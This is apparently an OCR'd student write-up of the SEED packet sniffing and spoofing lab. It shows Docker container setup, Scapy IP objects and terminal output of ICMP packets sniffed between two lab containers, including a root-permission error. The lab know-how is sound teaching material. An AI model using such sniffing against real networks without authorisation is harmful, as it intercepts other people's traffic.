
Packet Sniffing and Spoofing Lab


Contents

Environment Setup


Setting up Dockers.




Checking Available Dockers.




Setting up Attacker Terminal.



Setting up HostA Terminal.



Setting up HostB Terminal.




```
[11/09/22]seed@201811034:~/.../Labsetup$ docksh 201811034-attacker
root@201811034:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@201811034:/# ifconfig
br-26a8614765b8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 15
00
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:caff:feca:c05  prefixlen 64  scopeid 0x20<li
nk>
        ether 02:42:ca:ca:0c:05  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
```

Task 1

Ran the commands given in the manual and we get the IP details of the packet.

```
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.
      .SYPACCCSASYY
P /SCS/CCS        ACS | Welcome to Scapy
      /A           AC | Version 2.4.4
    A/PS       /SPPS |
       YP         (SC | https://github.com/secdev/scapy
      SPS/A.       SC |
   Y/PACC          PP | Have fun!
    PY*AYC        CAA
        YYCY//SCYP
>>> a = IP()
>>> a.show
<bound method Packet.show of <IP  |>>
>>> a.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>>
```

Wrote a script as the tasks were performed manually will be done automatically with the script.



Now executing the script and we see that it is running the same way we did manually.

```
  dst= 127.0.0.1
  \options\

>>>
KeyboardInterrupt
>>>
[1]+  Stopped                 scapy
root@201811034:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  volumes
root@201811034:/# cd volumes
root@201811034:/volumes# ls
task1.py  task1_1.py  template.py
root@201811034:/volumes# python3 task1.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

root@201811034:/volumes#
```

Now making the script executable and confirming which it evidently becomes as shown in the screenshot.

```
root@201811034:/volumes# chmod a+x task1.py
root@201811034:/volumes# ls
task1.py  task1_1.py  template.py
root@201811034:/volumes# ls -l
total 12
-rwxrwxr-x 1 seed seed  43 Nov 10 14:09 task1.py
-rw-rw-r-- 1 seed seed 317 Nov 10 14:03 task1_1.py
-rw-rw-r-- 1 seed seed 654 Nov 10 14:02 template.py
root@201811034:/volumes#
```

When confirming in host is also shows it is executable now.

```
seed@20181...  seed@20181...  seed@20181...  seed@20181...  seed@20
[11/09/22]seed@201811034:~/.../Labsetup$ dockps
2695ec4c75a9  201811034hostB-10.9.0.6
b557efa1d556  201811034hostA-10.9.0.5
l590bd55309c  201811034-attacker
[11/09/22]seed@201811034:~/.../Labsetup$ ls
docker-compose.yml  volumes
[11/10/22]seed@201811034:~/.../Labsetup$ cd volumes
[11/10/22]seed@201811034:~/.../volumes$ gedit template.py
[11/10/22]seed@201811034:~/.../volumes$ gedit task1_1.py
[11/10/22]seed@201811034:~/.../volumes$ gedit task1.py
[11/10/22]seed@201811034:~/.../volumes$ ll
total 12
-rw-rw-r-- 1 seed seed 317 Nov 10 09:03 task1_1.py
-rwxrwxr-x 1 seed seed  43 Nov 10 09:09 task1.py
-rw-rw-r-- 1 seed seed 654 Nov 10 09:02 template.py
[11/10/22]seed@201811034:~/.../volumes$
```


Now trying the way taught in manual if we need to change the code frequently.

```
root@201811034:/volumes# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more informati
on.
>>> from scapy.all import *
>>> a = IP()
>>> a.show()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

>>>
```

Task 1.1

Creating python files in **volumes** via host to perform the task while setting interface to the one found above in the Environment Setup.

Now changing the file to executable and launching the code.



Task 1.1A

Making the code file for the task executable and launching the code from which we can see there was an error which was fixed after I added the part in line 1 as shown in the screenshot above. After that I observed that the code is now sniffing so I moved to test if it is working.

```
root@201811034:/volumes# chmod a+x task1_1.py
root@201811034:/volumes# ./task1_1.py
./task1_1.py: line 1: from: command not found
./task1_1.py: line 3: syntax error near unexpected token `('
./task1_1.py: line 3: `def print_pkt(pkt):'
root@201811034:/volumes# ./task1_1.py
```


Sending the packets from HostA to HostB.

```
seed@20181...  seed@20181...  seed@20181...  seed@20181...  seed@20181...
11/09/22]seed@201811034:~/.../Labsetup$ docksh 201811034hostA-10.9
0.5
oot@b557efa1d556:/# ping 10.9.0.6
ING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
4 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.081 ms
4 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.073 ms
4 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.058 ms
4 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.058 ms
4 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.060 ms
C
-- 10.9.0.6 ping statistics ---
 packets transmitted, 5 received, 0% packet loss, time 4105ms
tt min/avg/max/mdev = 0.058/0.066/0.081/0.009 ms
oot@b557efa1d556:/#
```

As evident in the attacker terminal the packets have been sniffed.

```
seed@201811034: ~/.../Labsetup  seed@201811034: ~/.../volumes  seed@201811034: ~/.../Labsetup  seed@201811034: ~/.../Labsetup  seed@201811034: ~/.../Labsetup
###[ Raw ]###
          load      = '\xa3\x0bmc\x00\x00\x00\x00;9\t\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !
#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 34932
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xde18
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xec63
        id        = 0x1c
        seq       = 0x5
###[ Raw ]###
          load      = '\xa3\x0bmc\x00\x00\x00\x00;9\t\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !
#$%&\'()*+,-./01234567'
```

Modified the previous code in order to see the number of packets received and now running as seed user.



While running as normal seed user I couldn't get the permission to launch the script.

```
root@201811034:/volumes# su seed
seed@201811034:/volumes$ ./task1_1.py
Traceback (most recent call last):
  File "./task1_1.py", line 13, in <module>
    pkt = sniff(iface='br-26a8614765b8', filter='icmp', prn=print_p
kt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py",
line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py",
line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py"
, line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, soc
ket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@201811034:/volumes$
```


Launching the script.

```
root@201811034:/volumes# ./task1_1.py
```

Again sending the packets from HostA to HostB.

```
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.117 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.055/0.078/0.117/0.024 ms
root@b557efa1d556:/#
```

Now we see the packet numbers being displayed indicating 8 packets as 4 were transmitted and 4 received as it is visible in the above screenshot. Therefore, our code sniffed total 8 packets.




Task 1.1B

Capture Only ICMP Packets

Using the previous screenshots as we caught the ICMP Packets only in that.

Modified the previous code in order to see the number of packets received and now running as seed user.



While running as normal seed user I couldn't get the permission to launch the script.

```
root@201811034:/volumes# su seed
seed@201811034:/volumes$ ./task1_1.py
Traceback (most recent call last):
  File "./task1_1.py", line 13, in <module>
    pkt = sniff(iface='br-26a8614765b8', filter='icmp', prn=print_p
kt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py",
line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py",
line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py"
, line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, soc
ket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@201811034:/volumes$
```

